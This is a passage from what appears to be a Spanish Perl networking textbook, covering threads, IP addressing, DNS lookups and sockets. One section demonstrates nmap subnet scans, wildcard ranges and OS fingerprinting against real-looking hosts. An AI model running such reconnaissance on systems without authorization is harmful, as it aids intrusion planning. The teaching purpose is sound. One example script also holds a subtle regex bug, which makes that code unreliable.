Ahora el bucle de creación de threads crea `$nt` threads. Estas threads ejecutan una subrutina que envuelve la tarea `$task` pasada como parámetro. Las subrutina-envoltorio ejecuta un bucle (líneas 43-45) que asigna a la thread `$id` el cálculo de las etapas `$id`, `$id+$nt`, `$id+2*$nt`, etc.

```
 21  ### subrutinas de ayuda
 22
 23  sub pipe { # crea el anillo que virtualiza el pipe de tamaño N
 24    my $nt = shift(); # número de threads
 25    my $N = shift(); # número de procesadores virtuales
 26    my $task = shift(); # subrutina a ejecutar
 27    my @channel : shared; # array de colas
 28    my @t; # array de tareas
 29    # El resto de argumentos son argumentos de $task
 30
```

```
31    my $id; # identificador de procesador físico
32
33    # creamos canales ...
34    for($id=0; $id < $nt; $id++) {
35      $channel[$id] = new Thread::Queue; # canal comunicando procesos $id y ($id+1)%$nt
36    }
37
38    # creamos threads ...
39    for($id=0; $id < $nt; $id++) {
40      my $wrap = sub { # clausura que envuelve a la función de usuario $task
41        my $i; # identificador de proceso virtual
42
43        for($i = $id; $i < $N; $i += $nt) {
44          $task->($i,  $channel[($id+$nt-1)%$nt], $channel[$id], @_);
45        }
46      }; # end wrap
47
48      $t[$id] = threads->new($wrap, @_);
49    }
50    # La thread 0 no trabaja, sólo espera  ...
51    for($id=0; $id < $nt; $id++) {
52      $t[$id]->join(); # join debe ser ejecutado por el padre
53    }
54  }
```

Las restantes subrutinas son iguales que en la sección anterior.

Ejercicio 12.6.1. *¿Funciona el código anterior si* `$N` *no es multiplo de* `$nt`*?*

12.7. Práctica: Pipe con Threads

Siguiendo los ejemplos ilustrados en las secciones anteriores escriba un módulo OOP que provea la planificación de pipelines con `$N` etapas en un número de threads fijo `$nt`. Reescriba el programa anterior para la resolución de la mochila 0-1 de manera que use dicho módulo.

12.8. Un Chat con threads

Véase Simple threaded chat server por Zentara.

Capítulo 13

Sockets y Servidores

13.1. Direcciones IP, Números de Puertos y Sockets

Dirección IP

Una *dirección IP* es un número de 32 bits que identifica de manera lógica y jerárquica a una interfaz de un dispositivo (habitualmente una computadora) dentro de una red que utilice el protocolo IP (Internet Protocol).

Direcciones MAC

Dicho número es distinto de la dirección MAC que es un número hexadecimal asignado a la tarjeta o dispositivo de red por el fabricante.

DHCP

La dirección IP de una máquina puede cambiar con la conexión. A esta forma de asignación de dirección IP se denomina una dirección *IP dinámica*. DHCP (Dynamic Host Configuration Protocol) es un protocolo para asignar direcciones IP dinámicas.

Dotted Quad Address

En la expresión de direcciones IPv4 en decimal se separa cada octeto por un carácter ".". Cada uno de estos octetos puede estar comprendido entre 0 y 255, salvo algunas excepciones. Los ceros iniciales, si los hubiera, se pueden obviar. Por ejemplo: 164.12.123.65

Netmask

Una dirección IP se descompone de forma arbitraria en una parte de red y una parte de máquina. Por ejemplo 164.12.123 puede ser la parte de red y 65 la parte de máquina (host). Para describir en que punto se parte una IP se usa una *máscara de red* o *netmask* la cual es un número cuya representación binaria tiene unos en la parte de red.

Clases de Redes

Hay tres clases de direcciones IP que una organización puede recibir de parte de la *Internet Corporation for Assigned Names and Numbers* (*ICANN*): clase A, clase B y clase C.

- En una red de clase A, se asigna el primer octeto para identificar la red, reservando los tres últimos octetos (24 bits) para que sean asignados a los hosts.
- En una red de clase B, se asignan los dos primeros octetos para identificar la red.
- En una red de clase C, se asignan los tres primeros octetos para identificar la red.

Direcciones IPs Reservadas

Hay una serie de direcciones reservadas:

- La dirección `0.0.0.0` es utilizada por las máquinas cuando están arrancando o no se les ha asignado dirección.
- La dirección que tiene su parte de host a cero sirve para definir la red en la que se ubica. Se denomina *dirección de red*.
- La dirección que tiene su parte de host a uno sirve para comunicar con todos los hosts de la red en la que se ubica. Se denomina *dirección de broadcast*.
- Las direcciones `127.x.x.x` se reservan para pruebas de retroalimentación (en términos CIDR la subred 127.0.0.0/8). Se denomina dirección de bucle local o *loopback*. Cualquier mensaje que se envía a una de estas direcciones es recibido por `localhost`.

  Véase un ejemplo:

```
pp2@mimaquina:/tmp$ ssh 127.232.101.249
The authenticity of host '127.232.101.249 (127.232.101.249)' can't be established.
RSA key fingerprint is b6:39:26:69:c3:6e:39:f1:d4:70:36:6c:57:36:98:fa.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '127.232.101.249' (RSA) to the list of known hosts.
Linux mimaquina.deioc.ull.es 2.6.18-5-686 #1 SMP Mon Dec 24 16:41:07 UTC 2007 i686
You have new mail.
Last login: Thu Apr 24 15:55:41 2008 from mimaquina
pp2@mimaquina:~$
```

Rangos IP Reservados

Hay ciertas direcciones en cada clase de dirección IP que no están asignadas y que se denominan direcciones privadas. Las direcciones privadas pueden ser utilizadas por los hosts que usan traducción de dirección de red (*NAT*) para conectarse a una red pública o por los hosts que no se conectan a Internet. En una misma red no puede existir dos direcciones iguales, pero sí se pueden repetir en dos redes privadas que no tengan conexión entre sí o que se sea a través de NAT. Las direcciones privadas son:

- Clase A: 10.0.0.0 a 10.255.255.255 (8 bits red, 24 bits hosts)
- Clase B: 172.16.0.0 a 172.31.255.255 (16 bits red, 16 bits hosts)
- Clase C: 192.168.0.0 a 192.168.255.255 (24 bits red, 8 bits hosts)

Classless Inter-Domain Routing

El sistema *Classless Inter-Domain Routing* (*CIDR*) permite que la máscara de red no tenga que terminar en una frontera de byte. Por ejemplo la dirección `216.240.32.0/27` indica que la máscara de red contiene 27 bits dando lugar a una red de tamaño 32.

El módulo `Net::Netmask`

El módulo `Net::Netmask` nos permite calcular las diferentes partes de una máscara en notación CIDR:

```
pp2@nereida$ perl -MNet::Netmask -wde 0
main::(-e:1):   0
  DB<1> $x = Net::Netmask->new('216.240.32.0/27')
  DB<2> p $x->size() # Tamaño de la red
32
```

```
  DB<3> p $x->bits() # Número de bits en la máscara
27
  DB<4> p $x->hostmask() # Máscara de máquina
0.0.0.31
  DB<5> p $x->base() # Primera dirección: red
216.240.32.0
  DB<6> p $x->broadcast() # Última: broadcast
216.240.32.31
  DB<7> p $x->mask() # Máscara de red
255.255.255.224
  DB<8> printf "%b",224 # 3 bits a uno
11100000
  DB<9> x $x  # El objeto
0  Net::Netmask=HASH(0x848e7e8)
   'BITS' => 27
   'IBASE' => 3639615488
  DB<10> p $x->match('216.240.32.16') # Pertenece
16
  DB<11> p $x->match('216.240.29.16') # No pertenece
0
  DB<13> p "<".$x->match('216.240.32.0').">"
<0 >
  DB<14> p $x->maxblock # Máscara de la dirección de base
19
  DB<18> @a = $x->enumerate # Enumerar direcciones
  DB<19> p "@a[0..3,-4..-1]"
216.240.32.0 216.240.32.1 216.240.32.2 216.240.32.3 \
216.240.32.28 216.240.32.29 216.240.32.30 216.240.32.31
  DB<20> @b = $x->inaddr() # zonas DNS
  DB<22> $" = ","
  DB<23> p "@b[-4..-1]"
,32.240.216.in-addr.arpa,0,31
  DB<24>
```

Zonas

Una zona es una porción del espacio de nombres DNS cuya responsabilidad ha sido delegada a una organización.

Puertos y Sockets

Una vez que el mensaje llega a la IP de destino es necesario conocer a que programa/proceso hay que entregarlo. Esta es la función del *número de puerto*: *un número de puerto es un número de 16 bits (de 1 a 65535) que sirve para identificar el proceso al que entregar el mensaje dentro de la máquina.*

Socket

Un *socket* es una interfaz de entrada-salida de datos que permite la intercomunicación entre procesos. Los procesos pueden estar ejecutándose en el mismo o en distintos sistemas, unidos mediante una red. Un *identificador de socket es una pareja formada por una dirección IP y un puerto.* Cuando un programa crea un socket puede solicitarle al sistema operativo que asocie un número de puerto con el socket.

Hay dos tipos de sockets que son especialmente importantes: Streams y Datagrams.

Sockets Stream

Los *Sockets Stream* son los más utilizados, hacen uso del protocolo TCP, el cual nos provee un flujo de datos bidireccional, secuenciado, sin duplicación de paquetes y libre de errores. La especificación del protocolo `TCP` se puede leer en la RFC-793 .

Sockets Datagram

Los *Sockets Datagram* hacen uso del protocolo UDP, el cual nos provee un flujo de datos bidireccional, pero los paquetes pueden llegar fuera de secuencia, pueden no llegar o contener errores. Se llaman también sockets sin conexión, porque no hay que mantener una conexión activa, como en el caso de sockets stream. Son utilizados para transferencia de información paquete por paquete.

Puertos TCP y UDP

De hecho hay dos conjuntos de números de puerto: uno para sockets TCP y otro para sockets UDP. Los números de puerto del 0 al 1023 están reservados para servicios bien conocidos. la mayor parte de los servicios usan bien TCP bien UDP pero hay algunos que pueden comunicar con los dos protocolos. *Internet Corporation for Assigned Names and Numbers* (*ICANN*) reserva habitualmente ambos números TCP y UDP para el mismo servicio.

Disponibilidad del Puerto

En algunas versiones de Unix los puertos del 49152 al 65535 se reservan para la asignación automática de conexiones cuando el número de puerto no se ha explicitado. Los restantes en el rango 1024 a 49151 estan libre para uso por nuestras aplicaciones. Es una buena idea comprobar que el número de puerto solicitado esta libre usando, por ejemplo, `netstat` :

```
pp2@unamaquina:~/Lbook$ netstat -t
Active Internet connections (w/o servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 unamaquina:www          200-112-136-16.bbt:3217 SYN_RECV
tcp        0      0 unamaquina:www          crawl12.exabot.co:35207 TIME_WAIT
tcp        0      0 unamaquina:www          122.red-83-58-106:10646 FIN_WAIT2
tcp        0      0 unamaquina:42373        funchal:ssh             ESTABLISHED
tcp        0      0 unamaquina:41987        funchal:ssh             ESTABLISHED
tcp        0      0 unamaquina:55541        funchal:ssh             ESTABLISHED
tcp        0      0 unamaquina:56452        fk-in-f147.google.c:www ESTABLISHED
tcp        0      0 unamaquina:56451        mg-in-f83.google.co:www ESTABLISHED
tcp        0      0 unamaquina:56462        mg-in-f83.google.co:www ESTABLISHED
```

13.1.1. Práctica: SSH ping paralelo

El siguiente programa comprueba si el servicio SSH esta operativo en un servidor:

```
pp2@europa:~/src/perl/perltesting$ cat -n sshping.pl
 1  #!/usr/bin/perl
 2
 3  use warnings;
 4  use strict;
 5  use Socket;
 6  my ($remote,$port, $iaddr, $paddr, $proto, $line);
 7
 8  $remote  = $ARGV[0] || die "usage: $0 hostname";
 9  $port    = 22 ;  # the SSH port
10  $iaddr   = inet_aton($remote) || die "no such host: $remote";
11  $paddr   = sockaddr_in($port, $iaddr);
12  $proto   = getprotobyname('tcp');
13
```

```
14 socket(SOCK, PF_INET, SOCK_STREAM, $proto) || die "socket() failed: $!";
15 print "Connecting to port 22...\n";
16 connect(SOCK, $paddr) || die "connect() failed: $!";
17 print "Connected.\n";
18 $line = <SOCK>;
19 print $line;
20 exit 0 if $line =~ /SSH/;
21 exit 1;
22 __END__
23
24 =head1 NAME
25 Remote host back online test
26
27 =head1 WHERE
28
29 Question: I<Remote host back online test> at PerlMonks.
30 L<http://www.perlmonks.org/?node_id=653059>
31
32 =head1 HELP
33
34 If you want to test whether the SSH service on the remote host is ready to
35 accept logins you can try connecting to TCP port 22 on the remote host and see
36 if you can read the SSH banner from it. I adapted this example from the perlipc
37 documentation:
38
39 With the SSH server on my box running:
40
41   $ perl sshping.pl localhost; echo $?
42   Connecting to port 22...
43   Connected.
44   SSH-1.99-OpenSSH_x.xx Debian-xxx
45   0
46
47 If I stop the SSH server on my box:
48
49   $ perl sshping.pl localhost; echo $?
50   Connecting to port 22...
51   connect() failed: Connection refused at sshping.pl line 14.
52   111
53
54 You might want to have the perl script loop (with a sleep for a few seconds)
55 and retry the connect, or you could do that in an external bash script by
56 checking the exit code...
57
58   $ if perl sshping.pl localhost; then echo up; else echo down; fi
59   Connecting to port 22...
60   connect() failed: Connection refused at sshping.pl line 14.
61   down
62
63 =head1 AUTHOR
64
65 quester
66 L<http://www.perlmonks.org/?node_id=576594>
```

Escriba una versión paralela del programa anterior que determina que subconjunto de máquinas tiene sus servicios SSH operativos.

Véase

- La documentación del módulo Socket
- La pregunta *Remote host back online test* en PerlMonks:

  Remote host back online test
- El proyecto net-parscp puede darle ideas sobre como hacer la paralelización

13.2. Muestreo de Máquinas con `nmap`

El programa `nmap` es una herramienta multifunción que permite el examen de IPs, puertos asi como averiguar el S.O. de la máquina remota.

Algunas de las funcionalidades pueden requerir privilegios de Administrador.

```
casiano@beowulf:~$ nmap -O nereida.deioc.ull.es
TCP/IP fingerprinting (for OS scan) requires root privileges.
QUITTING!
```

`nmap` como alternativa a `ping`

Una de las funcionalidades mas sencillas es usarlo para ver si una máquina está activa:

```
nereida:~# nmap -sP somemachine

Starting Nmap 4.11 ( http://www.insecure.org/nmap/ ) at 2008-05-08 18:16 WEST
Host somemachine (193.130.112.241) appears to be up.
Nmap finished: 1 IP address (1 host up) scanned in 0.138 seconds
```

Examen de Puertos

Para utilizarlo en el examen de puertos basta con dar la dirección de la máquina:

```
remotehost:~# nmap remotehost

Starting Nmap 4.11 ( http://www.insecure.org/nmap/ ) at 2008-05-08 12:58 WEST
Interesting ports on remotehost (123.130.109.241):
Not shown: 1668 closed ports
PORT     STATE SERVICE
22/tcp   open  ssh
25/tcp   open  smtp
80/tcp   open  http
111/tcp  open  rpcbind
113/tcp  open  auth
512/tcp  open  exec
513/tcp  open  login
514/tcp  open  shell
933/tcp  open  unknown
2049/tcp open  nfs
2628/tcp open  dict
8000/tcp open  http-alt

Nmap finished: 1 IP address (1 host up) scanned in 2.130 seconds
```

Es posible especificar rangos:

```
nmap 172.16.2.200-250,260
```

Se puede tambien usar el asterisco * como comodín:

```
nereida:~# nmap '190.175.101.*'

Starting Nmap 4.11 ( http://www.insecure.org/nmap/ ) at 2008-05-08 17:37 WEST
Interesting ports on router (190.175.101.1):
Not shown: 1676 closed ports
PORT     STATE    SERVICE
22/tcp   open     ssh
23/tcp   open     telnet
135/tcp  filtered msrpc
9999/tcp open     abyss
MAC Address: 00:2B:1F:E6:A8:00 (Unknown)

All 1680 scanned ports on 190.175.101.13 are filtered
MAC Address: 00:1B:32:EF:59:9A (Unknown)
.............................................
```

Se pueden especificar subredes en notación CIDR:

```
Nmap finished: 16 IP addresses (1 host up) scanned in 0.825 seconds
mars:~# nmap 194.134.107.252/27

Starting Nmap 4.11 ( http://www.insecure.org/nmap/ ) at 2008-05-09 12:04 WEST
Interesting ports on alg14.algebra.MIT.res.uk (194.134.107.230):
Not shown: 1679 closed ports
PORT   STATE SERVICE
22/tcp open  ssh
MAC Address: FF:E0:7D:D4:0C:4F (Netronix)

Interesting ports on 194.134.107.232:
Not shown: 1673 closed ports
PORT     STATE SERVICE
21/tcp   open  ftp
23/tcp   open  telnet
80/tcp   open  http
280/tcp  open  http-mgmt
515/tcp  open  printer
631/tcp  open  ipp
9100/tcp open  jetdirect
MAC Address: FF:FF:E6:78:43:29 (Hewlett-Packard Company)

Interesting ports on alg1.algebra.MIT.res.uk (194.134.107.233):
Not shown: 1674 closed ports
PORT     STATE SERVICE
22/tcp   open  ssh
80/tcp   open  http
111/tcp  open  rpcbind
515/tcp  open  printer
756/tcp  open  unknown
```

```
7100/tcp open  font-service
MAC Address: FF:13:21:AE:3F:49 (Hewlett Packard)

Interesting ports on mizar.gt.MIT.res.uk (194.134.107.239):
Not shown: 1676 filtered ports
PORT     STATE SERVICE
80/tcp   open  http
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
3389/tcp open  ms-term-serv
MAC Address: 00:FF:F2:EB:70:94 (Asustek Computer)

Interesting ports on mars (194.134.107.252):
Not shown: 1670 closed ports
PORT     STATE SERVICE
22/tcp   open  ssh
25/tcp   open  smtp
80/tcp   open  http
111/tcp  open  rpcbind
113/tcp  open  auth
512/tcp  open  exec
513/tcp  open  login
514/tcp  open  shell
933/tcp  open  unknown
2049/tcp open  nfs

Nmap finished: 32 IP addresses (5 hosts up) scanned in 33.284 seconds
mars:~#
```

Fingerprinting

Se conoce con el nombre de *fingerprinting* el proceso de detección del sistema operativo de una máquina. Las opción `-O` de `nmap` nos permite hacer fingerprinting:

```
nereida:~# nmap -O -v 193.242.83.91

Starting Nmap 4.11 ( http://www.insecure.org/nmap/ ) at 2008-05-08 13:35 WEST
DNS resolution of 1 IPs took 11.52s.
Initiating SYN Stealth Scan against Lbateau-111-44-27-85.w193-252.willy.wonka.fr
             (193.242.83.91) [1680 ports] at 13:35
Discovered open port 22/tcp on 193.242.83.91
Discovered open port 53/tcp on 193.242.83.91
SYN Stealth Scan Timing: About 10.37% done; ETC: 13:40 (0:04:19 remaining)
The SYN Stealth Scan took 107.36s to scan 1680 total ports.
Warning:  OS detection will be MUCH less reliable because we did not find at
          least 1 open and 1 closed TCP port
For OSScan assuming port 22 is open, 39879 is closed, and neither are firewalled
For OSScan assuming port 22 is open, 40432 is closed, and neither are firewalled
For OSScan assuming port 22 is open, 35452 is closed, and neither are firewalled
Host Lbateau-111-44-27-85.w193-252.willy.wonka.fr (193.242.83.91) appears to be up ... good.
Interesting ports on Lbateau-111-44-27-85.w193-252.willy.wonka.fr (193.252.5.85):
Not shown: 1678 filtered ports
PORT   STATE SERVICE
22/tcp open  ssh
53/tcp open  domain
```

```
Device type: general purpose
Running (JUST GUESSING) : Linux 2.6.X (97%), Microsoft Windows NT/2K/XP (88%)
Aggressive OS guesses: Linux 2.6.3 or 2.6.8 (97%),
      Microsoft Windows 2000 Server SP4 (88%), Microsoft Windows XP Pro SP1 (88%)
No exact OS matches for host (test conditions non-ideal).
Uptime 3.166 days (since Mon May  5 09:38:32 2008)
TCP Sequence Prediction: Class=random positive increments
                         Difficulty=3877295 (Good luck!)
IPID Sequence Generation: All zeros

Nmap finished: 1 IP address (1 host up) scanned in 129.275 seconds
               Raw packets sent: 6685 (296.496KB) | Rcvd: 81 (4826B)
```

El Módulo `Nmap::Scanner`

El módulo Nmap::Scanner provee una API para controlar rastreos con `nmap` .

```
nereida:~/src/perl/Nmap-scanner# cat -n event_ping.pl
 1  #!/usr/bin/perl
 2  use warnings;
 3  use strict;
 4
 5  use Nmap::Scanner;
 6  $|++;
 7
 8  use strict;
 9
10  my $scanner = new Nmap::Scanner;
11
12  my $target_spec = "$ARGV[0]" ||
13                    die "Missing target spec\n$0 target_spec (e.g. 192.168.1.1)\n";
14  $scanner->ping_scan();
15  $scanner->ack_icmp_ping();
16  $scanner->add_target($target_spec);
17  $scanner->register_scan_started_event(\&scan_started);
```

En modo orientado a eventos el usuario registra los eventos en los que está interesado pasando como argumento un callback. El scanner llamará al callback en la fase especificada del scan. El callback recibe argumentos que describen el objeto `Nmap::Sacnner::Scanner` , lo que ha pasado y los datos encontrados.

```
18  $scanner->scan();
19
20  sub scan_started {
21      my $self = shift;
22      my $host = shift;
23
24      my $hostname = $host->hostname();
25      my $ip       = ($host->addresses)[0]->addr();
26      my $status   = $host->status;
27
28      print "$hostname ($ip) is $status\n";
29
30  }
```

Hay cinco tipos de eventos soportados:

- `scan_started`
- `host closed`
- `no ports open`
- `port found`
- `scan complete`

La librería requiere que el usuario sea el root. Al ejecutar obtenemos:

```
nereida:~/src/perl/Nmap-scanner# event_ping.pl beowulf
beowulf (193.145.102.240) is up
```

13.3. Traduccion entre Direcciones IP y Nombres

Traducción de Nombre a IP

El programa que sigue resuelve los nombres de máquinas a su direccion IP:

```
lhp@nereida:~/Lperl/src/perl_networking/ch3$ ip_trans.pl
www.google.com
www.google.com => 209.85.135.103
www.yahoo.com
www.yahoo.com => 69.147.114.210
www.upc.es
www.upc.es => 147.83.194.21

lhp@nereida:~/Lperl/src/perl_networking/ch3$ cat -n ip_trans.pl
  1  #!/usr/bin/perl
  2  use strict;
  3  use Socket;
  4
  5  while (<>) {
  6      chomp;
  7      my $packed_address = gethostbyname($_);
  8      unless ($packed_address) {
  9          print "$_ => ?\n";
 10          next;
 11      }
 12      my $dotted_quad    = inet_ntoa($packed_address);
 13      print "$_ => $dotted_quad\n";
 14  }
```

La Función `gethostbyname`

La llamada `$packed_address = gethostbyname($name)` devuelve - en un contexto escalar- un escalar que contiene una estructura empaquetada que describe la dirección. En un contexto de lista `gethostbyname` devuelve 5 elementos:

```
pp2@nereida:/tmp/UnixProcess-Composition-Simple-0.01/script$ perl -wde 0
main::(-e:1):   0
  DB<1> @a = gethostbyname('www.google.com')
  DB<2> x @a
0  'www.l.google.com' # canonical hostname: nombre oficial
```

```
1  'www.google.com'   # alias (separados por espacios)
2  2                  # tipo de dirección: AF_INET
3  4                  # longitud de la dirección empaquetada
4  'ÑUg'              # dirección empaquetada 0
5  'ÑUh'              # dirección empaquetada 1
6  'ÑUc'              # dirección empaquetada 2
7  'ÑU'               # dirección empaquetada 3
```

Las Funciones `pack` y `unpack`

La función `pack` recibe una cadena de formato y una lista de argumentos y empaqueta dichos argumentos según la descripción dada en la cadena de formato. La cadena de formato esta compuesta a partir de letras que denotan diversos tipos y representación:

Formato	Descripción
c,C	char (entero de 8 bits).
s,S	short, 16 bits.
l,L	long, 32 bits.
q,Q	quad (64 bits).
i,I	entero con signo, formato nativo.
n,N	Un valor de 16 ó 32 bits (big-endian).
v,V	Un valor de 16 ó 32 bits (orden "VAX.º little-endian).
a,A	Cadena rellena con caracteres nulos/espacios.
b,B	Cadena de bits con órdenes de bits ascendiente o descendiente.
h,H	Cadena hexadecimal, Nibble alto o bajo primero.
Z	Cadena terminada con un carácter nulo.

Ejemplos:

```
  DB<1> $b = pack "c s l", 31, 1000, 4320033
  DB<2> ($c, $s, $n) = unpack "c s l", $b
  DB<4> x ($c, $s, $n)
0  31
1  1000
2  4320033
```

La letra de formato puede cualificarse con un número para indicar repetición:

```
 DB<1> $b = pack "c2 s3 c5", 31, 24, 1000..1002, ord('A')..ord('E')
 DB<2> x unpack "c2 s3 c5", $b
0  31
1  24
2  1000
3  1001
4  1002
5  65
6  66
7  67
8  68
9  69
```

En los formatos alfabéticos (como `a8`) el número no indica repetición. Indica que la cadena `"a"` se rellena con caracteres nulos hasta tener tamaño 8:

```
  DB<1> $b = pack "a8", "hola"
  DB<2> x $b
```

```
0  "hola\c@\c@\c@\c@"
  DB<3> p $b
hola
```

Es posible cualificar la letra con un asterisco para indicar que el formato se puede usar tantas veces como se quiera para empaquetar los restantes items:

```
  DB<5> $b = pack "s*", 31, 1000, 432, 27
  DB<6> @a = unpack "s*", $b
  DB<7> x @a
0  31
1  1000
2  432
3  27
```

Familias de Direcciones (Address Families)

El *dominio de un socket* define la familia de protocolos y esquemas de dirección que serán soportados por el socket.

- El valor `AF_INET` se usa para el manejo en redes TCP/IP.
- La constante `AF_UNIX` es usada para comunicación entre procesos en una misma máquina.

Ejemplo:

```
  DB<3> use Socket
  DB<4> @a = (AF_UNIX, AF_INET); print "@a"
1 2
```

La Función `inet_ntoa`

La subrutina `inet_ntoa` toma la dirección empaquetada `$packed_address` y la convierte en el clásico formato de cuadrupla separada por puntos.

```
  DB<5> $p = pack 'C4', split /\./, '209.85.135.103'
  DB<6> p join '.', unpack 'C4', $p
209.85.135.103
DB<30> x inet_ntoa($p)
0  '209.85.135.103'
```

Traducción de IP a Nombre

El programa que sigue realiza la conversión desde una IP a su nombre lógico mediante la función `gethostbyaddr`.

```
lhp@nereida:~/Lperl/src/perl_networking/ch3$ name_trans.pl
209.85.135.103
209.85.135.103 => mu-in-f103.google.com
69.147.114.210
69.147.114.210 => f1.www.vip.re3.yahoo.com
147.83.194.21
147.83.194.21 => upc.edu
```

La Función `gethostbyaddr`

En un contexto escalar la función `gethostbyaddr` devuelve el nombre lógico que se corresponden con la dirección IP empaquetada. Si la búsqueda fracasa devuelve `undef`. Toma dos argumentos: la dirección empaquetada y la familia de direcciones (habitualmente `AF_INET`).

En un contexto de lista devuelve cinco elementos:

```
 DB<1> use Socket
 DB<2> x gethostbyaddr(inet_aton('209.85.135.103'), AF_INET)
0  'mu-in-f103.google.com'  # Nombre Canonico
1  ''                       # lista de alias
2  2                        # Tipo AF_INET
3  4                        # Longitud de la dirección
4  'ÑUg'                    # Dirección empaquetada
```

La función `inet_aton` toma una dirección IP con notación de punto y la empaqueta.

```
lhp@nereida:~/Lperl/src/perl_networking/ch3$ cat -n name_trans.pl
 1  #!/usr/bin/perl
 2  use strict;
 3  use Socket;
 4  my $ADDR_PAT = /^\d+\.\d+\.\d+\.\d+$/;
 5
 6  while (<>) {
 7    chomp;
 8    die "$_: Not a valid address" unless /$ADDR_PAT/o;
 9    my $name = gethostbyaddr(inet_aton($_),AF_INET);
10    $name ||= '?';
11    print "$_ => $name\n";
12  }
```

13.4. El Módulo `Net::DNS`

El módulo `Net::DNS` permite un mayor control sobre la resolución de nombres. El siguiente programa permite obtener los resolutores de un dominio:

```
pp2@nereida:~/src/perl/NET_DNS$ ./nameservers.pl gobcan.es
seti.gobiernodecanarias.org
acatife.gobiernodecanarias.org
```

El Constructor de `Net::DNS::Resolver`

La llamada al constructor `new` en la línea 6 del programa que sigue retorna un objeto resolutor. Si a `new` no se le pasan argumentos el objeto queda configurado a los valores por defecto del sistema. Para ello - en un sistema Unix busca - en este orden - en los ficheros:

```
/etc/resolv.conf
$HOME/.resolv.conf
./.resolv.conf
```

El Método `query`

El método `query` realiza un query DNS para el nombre dado como primer argumento. Si el nombre no contiene puntos - si la opción `defnames` de `new` se activó - se completa con el nombre del dominio por defecto. El método retorna un objeto `Net::DNS::Packet` . Estos objetos disponen del método `answer` el cual retorna una lista de objetos `Net::DNS::RR` que representa la sección respuesta del paquete. El método `type` devuelve el tipo de la respuesta (`MX` para DNS Mail Exchanger, `NS` servidores

de nombres, etc. cada uno de estos es una subclase de `Net::DNS::RR`). Cuando el objeto `Net::DNS::RR` es además de la clase `Net::DNS::RR::NS` dispone del método `nsdname` el cual retorna el nombre del servidor.

```
pp2@nereida:~/src/perl/NET_DNS$ cat -n nameservers.pl
 1  #!/usr/local/bin/perl -w
 2  use strict;
 3  use Net::DNS;
 4
 5  my $addr = shift || "ull.es";
 6  my $res   = Net::DNS::Resolver->new;
 7  my $query = $res->query($addr, "NS");
 8
 9  if ($query) {
10      foreach my $rr (grep { $_->type eq 'NS' } $query->answer) {
11          print $rr->nsdname, "\n";
12      }
13  }
14  else {
15      warn "query failed: ", $res->errorstring, "\n";
16  }
```

El Método `nameservers`

El método `nameservers` de un objeto `Net::DNS::Resolver` nos retorna los servidores actuales:

```
  DB<1> use Net::DNS
  DB<2> $res   = Net::DNS::Resolver->new
  DB<3> x $res->nameservers
0  '193.145.XXX.XX'
1  '193.145.YYY.YY'
```

Resolución de los Servidores MX de un Dominio

Los usos de DNS son múltiples y no están limitados a la traducción de direcciones IP. Los agentes de correo utilizan DNS para averiguar donde entregar el correo destinado a una dirección concreta.

En DNS un registro `MX` especifica como debe ser encaminado un correo cuando se usa *Simple Mail Transfer Protocol* (*SMTP*). Cada registro MX contiene una prioridad y un host, de manera que la colección de registros MX de un dominio dado referencia a los servidores que deberían recibir el correo para ese dominio asi como la prioridad relativa entre estos.

El siguiente programa muestra las máquinas `MX` de un dominio dado ordenadas por preferencia:

```
pp2@nereida:~/src/perl/NET_DNS$ mx.pl gmail.com
5       gmail-smtp-in.l.google.com
10      alt1.gmail-smtp-in.l.google.com
10      alt2.gmail-smtp-in.l.google.com
50      gsmtp163.google.com
50      gsmtp183.google.com
```

La función `mx` retorna una lista de objetos `Net::DNS::RR::MX` que representan registros `MX` para el nombre especificado. La lista será ordenada según preferencia.

```
 1 use strict;
 2 use File::Basename;
 3 use Net::DNS;
 4
```

```
 5 die "Usage: ", basename($0), " domain\n" unless (@ARGV == 1);
 6
 7 my $dname = $ARGV[0];
 8 my $res   = Net::DNS::Resolver->new;
 9 my @mx    = mx($res, $dname);
10
11 if (@mx) {
12   foreach my $rr (@mx) {
13     print $rr->preference, "\t", $rr->exchange, "\n";
14   }
15 } else {
16   print "Can't find MX hosts for $dname: ", $res->errorstring, "\n";
```

13.5. El Módulo IO::Socket

Los sockets son objetos que heredan de la clase IO::Handle y por ello comparten un buen número de atributos con los ficheros y los pipes:

```
IO::Handle
 |-- IO::File
 |-- IO::Pipe
 `-- IO::Socket
      |
      |-- IO::Socket::INET
      `-- IO::Socket::UNIX
```

El *dominio de un socket define la familia de protocolos de red y de esquemas de direccionamiento que son soportados por el socket.*

La clase IO::Socket::INET, hereda de IO::Socket y define la conducta de los sockets en el dominio de internet. La constante asociada `AF_INET` caracteriza al dominio de los protocolos de internet.

La clase IO::Socket::UNIX define las conductas de los sockets para el dominio `AF_UNIX` . La constante `AF_UNIX` se usa para la comunicación entre procesos dentro de una misma máquina. Otro nombre para `AF_UNIX` es `AF_LOCAL` .

```
pp2@nereida:~/src/perl$ perl -MIO::Socket -wde 0
  DB<1> x (AF_UNIX, AF_INET)
0  1
1  2
```

El constructor de `IO::Socket::INET`

La línea 12 del cliente HTTP del código que sigue muestra como crear un objeto `IO::Socket::INET` . El constructor `new` retorna `undef` si no se pudo crear el objeto. El constructor acepta dos estilos de llamada. El *estilo corto* sigue uno de estos formatos:

```
maquina.dominio.es:http
maquina.dominio.es:http(8080)
maquina.dominio.es:80
128.252.120.8:echo
128.252.120.8:echo(7)
128.252.120.8:7
```

El formato `maquina.dominio.es:http(8080)` hace que `IO::Socket::INET` intente primero el puerto asociado con el servicio y - si esto fracasa - el explicitado entre paréntesis. El método intenta automáticamente un `connect` a la máquina remota.

El ejemplo del cliente HTTP que sigue muestra un uso de `new` con formato largo de llamada. La tabla resume los principales argumentos:

Argumento	Descripción	Ejemplo
`PeerAddr`	Dirección remota	`la.maquina.es:1026`
`PeerHost`	Sinónimo de PeerAddr	`193.125.120.8:1026`
`PeerPort`	Puerto remoto o servicio	`echo(12)`
`LocalAddr`	Dirección local	`la.maquina.es:1026`
`LocalHost`	Sinónimo de LocalAddr	`193.125.120.8:1026`
`LocalPort`	Puerto local	`127.0.0.1:http(80)`
`Proto`	Protocolo (nombre o número)	`"tcp"`, `"udp"`,40, etc.
`Type`	Tipo del socket	`SOCK_STREAM` o `SOCK_DGRAM` ...
`Listen`	Tamaño de la cola de escucha	un entero
`Reuse`	Pone `SO_REUSEADDR`	un valor lógico
`Timeout`	Plazo límite	un entero
`Multihomed`	El host remoto tiene varias IP	un valor lógico

